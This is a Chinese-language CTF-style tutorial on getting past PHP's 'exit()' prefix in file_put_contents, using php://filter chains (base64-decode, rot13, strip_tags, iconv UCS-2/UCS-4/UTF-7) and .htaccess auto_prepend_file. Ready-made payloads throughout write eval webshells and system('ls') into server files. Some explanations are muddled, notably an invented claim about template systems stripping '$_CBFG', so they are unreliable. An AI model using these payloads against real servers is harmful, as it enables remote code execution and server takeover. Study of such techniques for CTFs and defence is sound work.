php死亡exit()绕过

需要绕过exit()的地方一般都是`file_put_contents`

大致有如下三种

```
file_put_contents($filename,"<?php exit();".$content);
file_put_contents($content,"<?php exit();".$content);
file_put_contents($filename,$content . "\nxxxxxx");
```

tips：伪协议处理时会对过滤器urldecode一次；面对不可用的规则是报个Warning，然后跳过继续执行

第一种情况

```
file_put_contents($filename,"<?php exit();".$content);
```

base64编码绕过

```
filename=php://filter/convert.base64-decode/resource=shell.php
content=aPD9waHAgQGV2YWwoJF9QT1NUWydzaGVsbCddKTs/Pg==
```

利用php://filter 伪协议 先将 <?php exit();".$content 也就是 <?php exit();aPD9waHAgQGV2YWwoJF9QT1NUWydzaGVsbCddKTs/Pg== 内容解码后再写入 shell.php 文件中

```
<?php @eval($_POST['shell']);?>`base64编码后为
`PD9waHAgQGV2YWwoJF9QT1NUWydzaGVsbCddKTs/Pg==
```

前面加个a的原因是base64解码以4个字节为1组转换为3个字节

前面的<?php exit(); 符合base64编码的只有phpexit这七个字节，因此添加一个字节来满足编码

<? 空格 ； 为什么不算呢?

Base64 解码时，符号的处理方式

在 PHP 中，`base64_decode()` 只处理 **Base64 允许的字符**，即：


- `A-Z`
- `a-z`
- `0-9`
- `+` 和 `/`
- `=`（填充符）

任何不在这个范围内的符号（例如空格、`<`, `?`, `;`）：

- 如果出现在 Base64 数据中，可能会被忽略、导致解码失败，或者返回 `false`（如果 `strict` 参数为 `true`）。
- 但 `base64_decode()` **不会把它们当作特殊字符处理**，它只是单纯地按照 Base64 规则解析。

所以base解码并不会识别<? 空格 ； 也就是只有七个字节需要加一个字节来凑一下 使其满足编码

解码 <?php exit();aPD9waHAgQGV2YWwoJF9QT1NUWydzaGVsbCddKTs/Pg== 的结果




rot13编码绕过

```
filename=php://filter/string.rot13/resource=shell.php
content=<?cuc @riny($_CBFG[furyy]);?>
```

原理同上 因为rot13编码不用考虑前面的字符长度，更为方便

```
<?php exit();<?cuc @riny($_CBFG[furyy]);?>
```

解码结果



但有局限性，如果开启了短标签的话，前面内容就会解析，导致代码错误

```
<?php @eval($_POST[shell]);?>-><?cuc @riny($_CBFG[furyy]);?>
```

通过string.rot13过滤器解码后的结果为<?php @eval();?>

```
<?php
$encoded = "<?php exit();php://filter/string.rot13|<?php exit();<?cuc
@riny($_CBFG[furyy]);?>|/resource=shell.php";
$decoded = str_rot13($encoded);
echo $decoded;
?>
```

原因：

这是因为 `string.rot13` 只是对字符串进行 **逐字符的字母轮换**，它不会智能地还原原始结构。

当你看到的“解码结果”是：

```
<?php @eval();?>
```

这是因为解码过程中 `$_CBFG[furyy]` 变成了 `$_POST[shell]` 被过滤掉了！

大多数模板或过滤器系统（比如 Jinja2 的 `{{ "..."|rot13 }}`）**对变量引用是不支持或被转义的**，因此：

- 你原始 ROT13 编码后得到的：
  `<?cuc @riny($_CBFG[furyy]);?>`

- 当你使用 `rot13` 过滤器进行解码时，
  字母部分 `cuc`、`riny` 会正确变回 `php`、`eval`，
  但 `$_CBFG[furyy]` 部分常常被 **模板系统安全机制** 忽略或清洗掉，
  所以你最后只看到 `<?php @eval();?>`

🔎 举个小例子说明：

```
{{ "<?cuc @riny(\$_CBFG[furyy]);?>" | rot13 }}
```

理想解码结果是：

```
<?php @eval($_POST[shell]);?>
```

但如果模板系统转义了 `\$_CBFG[furyy]`，只还原字母部分：

```
<?php @eval();?>
```

所以这里木马不好注入我们直接执行命令就可以了


```
<?cuc flfgrz('yf');?>-》<?php system('ls');?>
```

```
<?cuc rkvg();cuc://svygre/fgevat.ebg13|<?cuc rkvg();<?php @eval();?>|/erfbhepr=furyy.cuc
<?cuc rkvg();cuc://svygre/fgevat.ebg13|<?cuc rkvg();<?php system('ls');?>|/erfbhepr=furyy.cuc
```

过滤器嵌套绕过

```
filename=php://filter/string.strip_tags|convert.base64-decode/resource=shell.php
content=?>PD9waHAgQGV2YWwoJF9QT1NUWydzaGVsbCddKTs/Pg==
```

string.strip_tags 可以过滤掉html标签和php标签里的内容 然后再进行base64解码



第一行为执行strip_tags的结果

第二行对strip_tags执行的结果进行base64解码

需要注意的是`string.strip_tags`在php7.3.0以上的环境下会发生段错误，从而导致无法写入，php5则不受影响

.htaccess的预包含利用（本地没有成功，我记得我之前成功过一次啊 奇怪）

自定义包含flag文件

```
filename=php://filter/write=string.strip_tags/resource=.htaccess
content=?>php_value auto_prepend_file /flag.php
```

第二种情况

```
file_put_contents($content,"<?php exit();".$content);
```

```
<?php
highlight_file(__FILE__);
$content=$_GET['content'];
file_put_contents($content,"<?php  exit();".$content);
?>
```

直接base64不行

```
php://filter/write=convert.base64-
decode|PD9waHAgcGhwaW5mbygpOz8+|/resource=shell.php
```

默认情况下base64编码是以 `=` 作为结尾的，所以正常解码的时候到了 `=` 就解码结束了

rot13

rot13编码就不存在base64的问题，所以和前面base64构造的思路一样👇

```
content=php://filter/write=string.rot13|<?cuc @riny($_CBFG[furyy]);?
>|/resource=shell.php
```

```
<?cuc rkvg();cuc://svygre/jevgr=fgevat.ebg13|\<?php @eval($_POST[shell]);?>|/erfbhepr=furyy.cuc
```

这种方法是需要服务器**没有开启短标签**的时候才可以使用（默认情况是没开启的：php.ini中的short_open_tag（再补充一下，linux下默认是没有开启的））

convert.iconv.*过滤器

convert.iconv.*过滤器等同于用 `iconv()` 函数

```
php://filter/convert.iconv.源编码.目标编码/resource=文件名
```

其中的 `convert.iconv.XXX.YYY` 实际就是调用了 `iconv()` 函数，将文件内容按编码转换。

USC-2

poc

```
<?php

echo iconv("UCS-2LE","UCS-2BE",'<?php @eval($_POST[1234]);?>');

echo "\n";

echo '?content=php://filter/convert.iconv.UCS-2LE.UCS-2BE|?<hp
pe@av(l_$OPTS1[32]4;)>?/resource=shell.php';
```

通过usc-2的编码进行转换；对目标字符串进行2位一反转；（因为是两位一反转，所以字符的数目需要保持在偶数位上）

利用 UCS-2LE -> UCS-2BE 的反转特性

UCS-2LE 和 UCS-2BE：

- **UCS-2LE** 是 UCS-2 的 **Little Endian（小端序）** 编码
- **UCS-2BE** 是 UCS-2 的 **Big Endian（大端序）** 编码

如果你将一段 UCS-2LE 编码的文本转为 UCS-2BE，本质上就是 **每两个字节换个位置。**

举个例子：

```
字符串 "A" 的 UCS-2LE 表示：  0x41 0x00
转成 UCS-2BE 后变成：          0x00 0x41
```

因此，我们就可以通过“构造 UCS-2LE 编码的文件内容”，再通过流包装器转成 UCS-2BE，最终得到我们想要的 payload。

```
echo iconv("UCS-2LE","UCS-2BE",'<?php @eval($_POST[1234]);?>');
```

执行结果是 ?<hp pe@av(l_$OPTS1[32]4;)>?


```
payload:?content=php://filter/convert.iconv.UCS-2LE.UCS-2BE|?<hp
pe@av(l_$OPTS1[32]4;)>?/resource=shell.php
```

写入之后是

```
?<hp pxeti)(p;ph/:f/liet/rocvnre.tcino.vCU-SL2.ECU-SB2|E<?php @eval($_POST[1234]);?>r/seuocr=ehsle.lhp
```

这种也是可以成功执行<?php @eval($_POST[1234]);?>这一串php代码的

?



USC-4

poc

```
<?php

echo iconv("UCS-4LE","UCS-4BE",'<?php @eval($_POST[1234]);?>');
```

```
echo iconv("UCS-4LE","UCS-4BE",'<?php @eval($_POST[1234]);?>');
```

```
hp?<e@ p(lavOP_$1[TS]432>?;)
```

这个跟上面usc-2是一样的

```
?content=php://filter/convert.iconv.UCS-4LE.UCS-4BE|hp?<e@
p(lavOP_$1[TS]432>?;)/resource=shell.php
```

使用utf-8转为utf-7

poc

```
<?php

echo iconv("utf-8","utf-7",'=');

echo "\n";

echo iconv("utf-7","utf-8",'+AD0-');
```

`=`转化为了`+AD0-`，因此可以结合base64来绕过


```
echo iconv("utf-8","utf-7",'=');
```

输出结果：+AD0-

```
<?php @eval($_POST[123456789]);?>base64后为
PD9waHAgQGV2YWwoJF9QT1NUWzEyMzQ1Njc4OV0pOz8+，utf-7后为
PD9waHAgQGV2YWwoJF9QT1NUWzEyMzQ1Njc4OV0pOz8+
```

最终payload:

```
?content=php://filter/convert.iconv.utf-8.utf-7|convert.base64-
decode|aaaaaaPD9waHAgQGV2YWwoJF9QT1NUWzEyMzQ1Njc4OV0pOz8+|/resource=shell.php
```



组合拳

一

```
content=php://filter/write=convert.iconv.UCS-2LE.UCS-2BE|string.rot13|x?<uc
cucvcsa(b;)>?/resource=Cyc1e.php; #同样需要补位，这里补了一个x
```

二

```
$a='php://filter/convert.iconv.utf-8.utf-7|convert.base64-
decode|AAPD9waHAgcGhwaW5mbygpOz8+/resource=Cyc1e.php'; #base64编码前补了AA，原理一
样，补齐位数
```

转码后的结果

```
UTF-8:php://filter/convert.iconv.utf-8.utf-7|convert.base64-
decode|AAPD9waHAgcGhwaW5mbygpOz8+/resource=Cyc1e.php
👇
UTF-7:php://filter/convert.iconv.utf-8.utf-7+AHw-convert.base64-decode+AHw-
AAPD9waHAgcGhwaW5mbygpOz8+-/resource+AD0-Cyc1e.php
```

这样就成功的把 = 给转了，base64编码没有受到影响，一样可以正常的解码~

所以对于base64的运用，只要找到一个能把 = 转了同时又不影响base64编码后的字符的转码方式即可

三

strip_tags方法&&base64的组合，不过之前构造的这种方法有局限性，要求服务器是linux系统

因为前面strip_tags去除的是完整的标签以及内容，而base64要求中间不能出现 `=` 所以把他们二者组合起来👇

```
content=php://filter/write=string.strip_tags|convert.base64-decode/resource=?
>PD9waHAgcGhwaW5mbygpOz8+.php;
```

为什么说这种构造Windows不行呢，因为Windows不支持文件名中有 `?`、`>` 这类字符。

如果觉得文件名太难看了，那么可以利用 `../` 来构造👇

```
content=php://filter/write=string.strip_tags|convert.base64-decode/resource=?
>PD9waHAgcGhwaW5mbygpOz8+/../shell.php
```

把 `?>PD9waHAgcGhwaW5mbygpOz8+` 作为目录名（不管存不存在），再用 `../` 回退一下，这样创建出来的文件名为Cyc1e.php，这样创建出来的文件名就正常了

```
?<uc ckrgv)(c;cu/:s/yvrg/eejgv=rbpiaer.gpvab.iPH-FY2.RPH-FO2|Rgfvetae.gb31k|<?php phpinfo();?>e/frhbpe=rlP1p.ruc
```

第三种情况

```php
<?php
highlight_file(__FILE__);
$filename=$_GET['filename'];
$content=$_GET['content'];
file_put_contents($filename,$content  .  "\nxxxxxx");
?>
```

```
filename=shell.php
content=<?php phpinfo();?>
```

但如果过滤了php及起始结束符号的话，就要考虑写.htaccess

```
filename=.htaccess
content=php_value auto_prepend_file /flag%0a%23\
```